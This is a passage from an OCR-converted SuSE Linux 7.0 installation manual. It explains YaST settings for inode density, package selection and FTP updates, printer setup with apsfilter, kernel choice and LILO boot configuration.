An important note regarding DOS/Windows partitions! These partitions can be connected to the directory tree as one of three different types.

- As a "normal" **DOS** partition (= `msdos`), with all of the normal limitations of a DOS filesystem,
- as a **FAT-Win95** (= `vfat`), in which long filenames are possible
- in the third case, as the so-called **UMSDOS** partition, which permits the use of long filenames in a "normal" DOS partition. This type is only required, however, if you want to store Linux files on a DOS partition; this is not very efficient, though, if you only need the DOS partition to store data. Whenever possible, you should *avoid* **UMSDOS**!

Expert Menu for Fine Tuning of the File System Inode Density

Here in the Expert menu fine tuning can be performed.

The ☞*Inode* density is used to define the anticipated average file size (per inode) on a particular partition. If for example, you choose a density of 4096 Bytes per inode, this means that you expect the average file size to be about 4096 Bytes (4 KB).

When a filesystem is created on a partition, the system computes the number of inodes it will need, using the inode density number and the size of the partition. The number of inodes represents the number of files that can be created on a given partition.

In the example above, if the partition's size is 4 megabytes, the partition would have less than 1000 inodes. If this partition is filled with many files that are all




Figure 3.11: Expert menu for setting file systems

approximately 1 KB, then only one fourth of the partition could be used before all of the inodes were exhausted. No more files could be added to the partition.

The inode value of 4 KB per file has proven to be a good default value (an excessive number of inodes would result in the unnecessary consumption of disk space, since inodes need disk space too, of course). If a particular partition is to be used to perform spooling (necessary for the NEWS service, for example) a density of 2048 Bytes per inode is recommended, because news articles are typically very small files.

Another reason for having a high number of inodes is the integration of the live system. With this, some 40.000 files are integrated into the filesystem through symbolic links, each needing an inode.

Deciding on the *block size* has a direct influence on how long a filesystem check lasts: The duration of the file system check is quadratically inversely proportional to the block size - i. e. the smaller block, the more blocks and therefore longer check time. As very long file checks can be really unpleasant, it depends on our estimate how often the file system will be checked and what duration you tolerate. The suggested block size is `1024` (= 1 KB) for partitions up to 1 GB, stepping to `4096` (= 4 KB) for 4 GB partitions.

Specifying the area reserved for `'root'`. For `'root'` you should always reserve an area if partitions are to be used both by system programs and by regular users. A separate `/home` partition means that space does not have to be set aside for `'root'`.

The *behavior on errors* can be specified. If an error occurs in the filesystem, operation can proceed as normal (`continue`), the partition can be re-mounted as only readable (`remount-ro`), or the complete system can be halted immediately (`panic`). The option you choose depends on what your system is used for. You should only change the default, `continue`, if you really know what you are doing!

Formatting the Partitions

With the F6 key you can select if and how the partitions should be formatted. With brand new disks it is not necessary to check for bad sectors while formatting; but to be on the safe side you can choose to do so. Selecting the formatting and check option will take quite a bit longer than just formatting a partition.

Reading the `fstab` File

The file `fstab` tells Linux what filesystems to mount when it loads. If you have Linux already installed on your hard drive, you can press the F7 key to read an existing `fstab` file. The mount points listed in the `fstab` file will be automatically included for existing non-swap partitions on your hard drive. Entries in the `fstab` file for other types of filesystems (`swap`, `proc`, `nfs-mount`, CD-ROM entries, etc.,) will appear grayed out and cannot be changed. They will remain unchanged when you save the `fstab` file.

This feature is used when you are updating your entire base system (see Section 15.1.3 page 420) ; in such cases YaST needs to know how your file system and partitions are divided. It is possible to have more than one Linux system installed on your computer.

3.3.11 Configuring the Logical Volume Manager

The official LVM-Howto is located at: `http://linux.msede.com/lvm/`.

3.3.12 Installation to a Directory

With YaST you can also, with a running system, make a complete installation to a directory. Thus it is possible, for example, to update another computer via NFS, to set up a “chroot environment”, or to perform a Linux installation on a second hard drive from the running system.

This installation mode is only intended for *special cases*. If certain ☞*devices* are mounted in the directory specified, you must take care of this yourself before installing with this method.

You must especially ensure yourself that the installed system is bootable. Modifications to the `fstab` file created by YaST will also probably be necessary in the newly installed system.

Now type in the entry field which directory you want to install to.

3.4 Determining the Size of the Installation

After you have completed configuring your filesystem, you are ready to select the packages to be installed. From the main menu, select the option for ‘ `Choose/Install Packages`’. The reader should be aware that during the installation process, after you have finished configuring your filesystem, YaST will automatically present you with the necessary menu; you will not have to select this menu option from the main menu. The menu list that appears provides a few options for managing packages, including loading, saving and creating an installation profile.




Figure 3.12: YaST Determining the size of the installation

In addition, from this menu you are able to start installing, or to have a look at the implications of your selection of packages on the space available on your hard drive.

3.4.1 Load Configuration

There are several predefined configurations listed under '`Load Configuration`'. You can choose any of them, using the arrow keys, ↑ and ↓ to move to a predefined "configuration"; mit `Space` you can select or de-select an item. Among them there is one labelled "Minimum system". You should choose this if you are running YaST from a floppy disk and have very little RAM. Choosing the minimal system will not prevent you from adding packages once it has been installed. YaST will perform much better after it is installed on the hard drive.

If you have created and saved your own configuration (list of packages) you can use this menu option to load your configuration. This feature is useful if you are installing an identical configuration on many systems.

If you have already installed a system, you should be careful when you load a different configuration, since all packages installed on your system which do not belong to the configuration that you choose will be marked for deletion. If you want to keep the packages already installed, merely answer `no` when you are asked if you want to delete or not. If you want to delete all of those packages except for a few, then you must manually deselect the ones that you do not want to delete. To deselect them, change the '`[D]`' back to a '`[i]`' by pressing the `Space bar`.

3.4.2 Save Configuration

With this menu option you can save your current configuration. If YaST is running from a floppy, this will be used to save your configuration. If you have booted from a CD-ROM, you will be prompted to insert a pre-formatted floppy. YaST will save your configuration to this.

3.4.3 Changing Your Configuration

If you select '`Change/create configuration`' you will be presented with a list (Figure 3.13) of series. These series are logical groupings or categories that are used to subdivide all of the packages on the distribution. You can decide which packages to install and also select previously installed packages to be deleted. You can also change an already existing configuration (see Section 3.4.1 on the preceding page).

```
 Series selection                YaST Version 1.04b -- (c) 1994-2000 SuSE GmbH
┌ Series ─────────────────────────────────────────────────────────────────────┐
│ a     Linux Base System (You need it!)                               [142.6 M]│
│ ap    Programs that don't need X                                     [ 29.0 M]│
│ aplx  ApplixWare Office                                              [  9.1 M]│
│ beo   Extreme Linux (Beowulf)                                        [     0 B]│
│ d     Development (C, C++, Lisp, etc.)                               [113.4 M]│
│ doc   Documentation                                                  [  8.2 M]│
│ e     Emacs                                                          [ 23.7 M]│
│ emu   Emulators                                                      [     0 B]│
│ fun   Games and more                                                 [296.2 K]│
│ gnm   GNOME - GNU Network Object Model Environment                   [  2.9 M]│
│ gra   All about graphics                                             [ 72.7 M]│
│ ham   Amateur Radio (AX.25, CW, Logs, etc.)                          [     0 B]│
└─────────────────────────────────────────────────────────────────────────────┘
┌ <F3>=Zoom ───────────────────────────────────────────────────────────────────┐
│device-name partition  total     used    free     free%  mount-point          │
│                                                                              │
│/dev/sda3     Linux      4.26 G   1.10 G   3.15 G   74%   /                   │
│/dev/sda1     Linux       7.3 M    1.7 M    5.6 M   76%   /boot               │
│Wotan:                                                                        │
│/real-home    OTHER     93.97 G  52.57 G  41.40 G   44%   /home/dhs           │
│Hilbert:                                                                      │
└──────────────────────────────────────────────────────────────────────────────┘
            F1=Help   F4=Resorting   F5=Dependencies   F10=Esc=Exit
```

Figure 3.13: Selecting package series in YaST

You can move up and down the list of series with the keys ↑, ↓, Page ↑ and Page ↓ . In the lower window is a description of the current status of the different partitions on your system. The ↵ key opens the currently highlighted series and shows you the contents of that series. The Esc key can be used to exit out of the package selection without saving any changes. If you have made changes to the package selection, the F10 key can be used to save those changes and return to the previous menu.

The F4 key can be used to select alternate views of the packages (Figure 3.14 on the next page). You have the choice to view the '`series`' (which is the default) or '`All Packages`'. The latter creates an alphabetical list of all of the packages on the distribution. This can be done by selecting '`All Packages`' and in the following window, selecting '`All packages (excluding sources)`'.

If you press ↵ on a series you will be put into 'package selection' mode for that series (Figure 3.15 on the facing page shows the contents of the series `a`).




Figure 3.14: re-sort packages in YaST

If you have loaded a configuration already, the packages belonging to this configuration are marked with an `'X'`. In the bottom window you can see a short description of the highlighted package. In the right hand window you will see the amount of space that is required for your current configuration.




Figure 3.15: Selecting packages to install: series `a1`, base system

These values are updated as you select/deselect packages. The status windows can be enlarged with the F3 and F2 keys respectively. If you are installing your system for the first time and find that your current partition configuration does not provide enough space for the packages that you want to install, you can go back to the beginning of the installation and recreate the partitions as necessary. If you are trying to add packages to an existing system and find that you do not have enough space, you will need to find another solution (add another hard drive or perhaps delete some unwanted packages).

Each package name is preceded by its current state:

'[ ]' indicates that this package is not yet installed

'[X]' indicates that this package will be installed

'[i]' indicates that this package is already installed

'[D]' indicates that this package will be deleted

'[R]' indicates that this package will be replaced

By pressing ⏎ you can change the status of the package. If the package has not already been installed, pressing ⏎ will change the status from '[ ]' to '[X]' and back again. If the package has already been installed, pressing ⏎ will toggle the status between '[i]', '[R]' and '[D]'. F6 causes the corresponding sources package to be installed as well; for information on source packages, see also Section 15.3.3 page 435. As stated earlier, if you want to save changes that you have made in the package selection, use the F10 key. If you do not want to save any changes, use the Esc key.

If, by any chance, you run out of space on your partitions, you can easily switch back to the main menu and repartition your hard drive. The actual partitioning will take place only after you have left YaST.

If you are running YaST from a floppy, only install a minimal system. After you have completed the minimal install, go back and install the remaining packages. With the YaST features described above you have all the tools necessary to test out various desired configurations and their hard drive requirements.

3.4.4 What if...

This menu item was created to give you a chance to review all of the changes that you have made to a configuration before committing them. Since YaST can be used to install, uninstall and replace (update) packages, and there are so many packages on the distribution, this option can be a useful way to verify that you have not unintentionally marked packages for deletion and/or installation.

3.4.5 Start Installation

This menu option will start the installation of packages. All of the packages that you have selected to be installated are copied from the installation medium, uncompressed and written to the appropriate location on your hard drive.

If you have changed the partition tables during this YaST session, installation is not yet possible. After changing the partition tables, your computer needs to be rebooted in order to write this modified partition data to the partition tables. This can only be done after leaving YaST.

During installation, status messages will be shown in the lower window. The upper window informs you about the current package being installed.

After installation, if you want, you can jump back to the installation log window by pressing the Tab key. This will allow you to view any messages that may have appeared during the installation of a particular package.

3.4.6 Checking Package Dependencies

YaST can be used to check package dependencies. Some packages are dependent on the presence of) other packages. The converse is also true. Some packages should not be installed with other packages. YaST will check the packages marked for installation against the packages already installed on your system. YaST will also take into consideration packages that are marked for deletion. All unresolved package dependencies are displayed in a list.

The Boolean logic that is used to define and check these dependencies is described below.

AND	means that if this package is installed, all listed packages should be installed too. For example, if you install the compiler, you will also need the include and lib files.
OR	means that if you install this package, at least one of the listed packages should be installed as well.
EXCL	means that if this package is installed, none of the listed packages should be installed.

Table 3.1: Package dependencies

3.4.7 Index of all Series and Packages

This option simply provides a list of all packages included on the distribution. Those packages marked with an '*' are either already installed or have been selected for installation. This option gives you a quick overview of your installation selection.

3.4.8 Searching for Packages

In the event that you cannot find a particular package, but know where it is on the SuSE Linux distribution, you can use the menu option 'Package Information' to find it. You may either search through the installation medium, or through the entire system, or both. There is even an option for doing a case sensitive search. YaST looks for the string of text that you have entered in the search field and presents you with a list of relevant packages.

3.4.9 Installing Packages

The 'Install packages' menu option is useful for installing packages that are not on the distribution. Most importantly, this menu option can be used to update packages directly from our FTP server ftp.suse.com, provided that you have some form of Internet access. The packages on the FTP server are typically bug fixes or newer versions. The 'Install packages' menu option can also be used to install packages directly from you hard drive, a disk, or another source medium. Such packages could include, but are not limited to, packages that you have received from an alternate site, packages that you have created yourself, or simply packages that you have downloaded from our FTP server and saved on your hard drive. A couple of formats are supported: tar archives (.tgz), RPM packages (.rpm, .spm and .src.rpm) as well as special patch packages (.pat), that are available, if required, from our FTP server.

The installation procedure is divided into three steps (press F1 for complete instructions):

- Selection of the installation medium
- Selection of the packages offered
- Installation of the packages

First you select the package medium by entering 'Source:' and pressing ↵. The following options are available: 'Directory', 'FTP', 'Source medium' and 'Floppy'. You may need to change the default path (if you have selected 'Directory' or 'FTP'). YaST will connect to the source medium when you press ↵. Thereafter, provided that you have selected the correct directory, you will be presented with a list of packages to be installed. With 'FTP' it is thus possible to install directly from the Internet. The address is ftp.suse.com:/pub/suse/i386/update/7.0 (refer to Figure 3.16 on the facing page). It is not yet possible to install packages via a "proxy"; you need to have *direct* access to the appropriate ftp server.

Tip

If you get an error message such as "530 User ftp access denied", this means that too many people are currently logged on. You will have to try again later.

First, find the directory that has the rpm package that you want to install. Then you can select the packages to be installed with the Space bar. Once the package has been selected for installation, press the F10 key to install it. The package is first copied to the /tmp/ftp<processID> directory and then installed. If something should go wrong, you can still install it manually (see Section 15.3.1 page 432). .




Figure 3.16: Installing packages via FTP in YaST

3.4.10 Deleting Packages

Selecting '`Deleting Packages`' will provide you with a list of the packages that are currently installed. This list includes "foreign" packages – packages which are not part of the SuSE distribution. YaST cannot update these packages, nor can it check for any dependencies, unless they were installed in an RPM format.

It is easiest to replace these packages with packages from the SuSE distribution. Just select the packages that you need to replace. A short description is displayed for each package if you press `F2`, but only if that package contains description information. Press `Space bar` to select a package to be deleted, and `F10` to delete it.

Afterwards you can reinstall those packages from the SuSE CD's.

3.5 Updating the System

You should only use the menu item '`Update System`' if your base system is a fairly recent one – that is, fitting in with the source medium. If there is doubt, YaST will tell you in no uncertain terms. You can begin a system update as described in Chapter 15 page 419; individual packages can be updated with YaST as explained in Section 3.4.9 on the preceding page.

3.6 System Administration

In addition to assisting you with the installation, YaST is a powerful tool for performing ☞*system administration*.




Figure 3.17: Administering your system

Select ‘`System administration`’ from the main menu (see Figure 3.17).

From the main menu in YaST (see Figure 3.1 page 82) you can choose the menu option ‘`System Administration`’ to access the system administration features of YaST (Figure 3.17).

3.6.1 Integrating Hardware into the System

With this option you can specify the hardware that you are using. In most cases, YaST will create a *symbolic Link* (☞*Link*) from the standard device to your particular hardware device. This will make it easier for you to access this device without having to remember the exact name of the device.

Configuring mice, CD-ROMs, scanners, and network cards is quite easy, just follow the menu ; -)

The printer configuration is a bit more complicated. This is described in the following section.

Printer configuration

Accessing a printer under Linux is not trivial; the technical background is described in detail in Chapter 12 page 345. Luckily there is apsfilter, which can automatically detect each type of file, convert it as necessary and then send it off to the printer.

PostScript plays an important role in printing under Linux, as it does with all UNIX systems. Printing a postscript file to a PostScript printer is easy. However, since these printers are expensive, most users do not have them. The program Ghostscript (**gs**) is used to convert PostScript documents into a form that non-PostSript printers can print.




Figure 3.18: Hardware configuration

The program apsfilter is used to convert ASCII files into PostScript, which can then be printed directly to a PostScript printer, or if necessary be once again converted by Ghostscript into a format that your printer can print.

Setting up apsfilter

YaST provides an interface for easily setting up apsfilter for your printer (Figure 3.19):




Figure 3.19: Setting up apsfilter with YaST

If you are using a color printer, make sure you indicate this in the printer setup screen. In the menu option ‘`Printer type`’ you can indicate whether or not your printer is PostScript capable.

Under the menu option ‘`Printer name`’ you will be presented with a list of printers that are supported by Ghostscript. You can select your printer from this list. If your printer does not appear on this list, you can select ‘`Other printer`’ and then the option ‘<userdefined>’. You will be presented with a screen where you can enter your printer type. The command **`gs -h`** will display a list of printers that are supported by the currently installed version of Ghostscript. If your printer appears on this list, you can enter it as the ‘<userdefined>’ printer type. The configuration of `uniprint` drivers can be best accomplished with the SETUP (**`lprsetup`**) program. This program is part of the apsfilter package. Please see Section 12.5 page 355 for more information.

In the event that your printer is not on the list, you can try using a similar model. For example if you have an HP Laserjet 5L, select the HP Laserjet 4 from the list.

For the ‘`Paper format`’ option, be sure to select the correct choice. In the U. S. you need to select `Letter`; in Europe, `A4` is the standard.

In the event that your printer is connected to a serial ☞*interface*, you can adjust the baud rate as well.

Most normal printers are connected to the parallel port (printer port) and you must indicate which one you are using. Assuming that you have chosen to use the kernel version 2.2.xx, the first parallel port is `/dev/lp0`. If you have a second parallel port, and the printer (or a second printer) is using it, it can be accessed via `/dev/lp1`. The device `/dev/lp2` refers to a parallel port that can be found on a Hercules graphics card. (Up to kernel 2.0.x, the parallel port was referred to as `/dev/lp1`.)

Tip

If in doubt, first set the following values in the BIOS for the parallel port:

- IO address 378 (hexadecimal)
- interrupt 7
- as mode: normal (or SPP)
- and switch off DMA (should be switched off in normal mode)

These are the normal standard values.

The settings for the menu option ‘`Resolution in dpi`’ should be verified. If you are unsure, you will have to refer to your printer documentation.

3.6.2 Kernel and Boot Configuration

This set of sub-menus can be used to configure your system’s boot setup as well as which kernel you want to use:




Figure 3.20: Kernel and boot configuration

‘`Selecting a boot kernel`’

You can install one of the available precompiled kernels (from the SuSE-CD) with the menu option ‘`Select boot kernel`’, in the event that you want a different kernel than the one you chose during installation. In addition to installing the kernel that you select, YaST will also copy the kernel configuration file (`.config`) to the kernel source directory (`/usr/src/linux`).

Select the appropriate kernel for your computer, and then, as a rule, you should have LILO installed again, using YaST, if you have already booted successfully with LILO. Otherwise see below, the guide on configuring LILO..

Advanced Linux users might want to consider recompiling their own kernel (see Chapter 13 page 375). One advantage of recompiling the kernel is that it can be customized to fit your exact hardware configuration, and it can be made smaller and faster. If you are new to Linux it is *highly* recommended that you use the precompiled standard kernels. Only if you are using the standard kernel are you qualified for “Installation support”. In other words, by recompiling your own kernel you no longer qualify for “Installation support”.

Creating a rescue disk

An “emergency” or “Rescue disk” is also a good idea, in the event that your computer will not start at all – see Section 16.6 page 453 for details on how to use this floppy disk).

Configuring LILO

YaST also provides a front-end to LILO (Linux Loader). LILO can be used to boot other operating systems such as OS/2, DOS or Windows 95/98, but with

Windows NT you should be careful. Additional information on the individual configuration options is available in Chapter 4 page 117.




Figure 3.21: LILO: Installation

The '`append line for kernel parameters`' usually remains empty unless you already need to use additional parameters for booting; only if this is the case should you enter these parameters here (but *without* the preceding kernel name `linux`!). Details can be found in Section 4.4.2 page 125.

'`Where do you want to install LILO?`': If Linux is the *only* operating system on your computer, then `Master boot record` is the correct choice. If you are using "another" boot manager, you should select `Boot sector of the /boot partition`. If you have not created a `/boot` partition, you should select `boot-sector of the root partition`. The choice `On floppy disk` speaks for itself. The technical background of these choices is given in Section 19 page 121.

'`Boot delay`': This entry is in seconds. 10 seconds is a reasonable value to use.

'`"linear" Option`': In most cases this option is *not* necessary. For additional information please see Section 4.4.2 page 125.

The '`F4=New Config`' menu option can be used to create a "new configuration". It is recommended that you use the standard configuration `linux` as the configuration name. To edit an existing configuration, use the '`F5=Edit config`' menu option. When using either of these keys, YaST will present you with a configuration screen, as shown in Figure 3.22 on the facing page. The individual options on this screen are described below:

'`Configuration name`': You can choose as you wish, `linux` is a good name for your first configuration.

'`Which operating system`': Your three choices are `Boot linux`, `Boot DOS` - this option is for Windows 95/98 as well – and `Boot OS/2`. '`(root-) par-`




Figure 3.22: LILO: Boot configuration

`tition to boot`': This detail is pre-defined. As a rule, you should not change anything here. Press '`F3`' and choose the appropriate partition. '`Kernel optional`': Only select this option if the kernel is *not permanently* available. This would be chosen if you wanted to boot to a test kernel only once.

'`Kernel to be booted by Lilo`': here as well you do not need to change anything. The usual location in SuSE Linux is `/boot/vmlinuz`; By pressing '`F3`' you can browse through the directories and select the kernel. With '`Continue`' LILO is installed, with '`Cancel`' you can stop the installation of LILO.

Tip

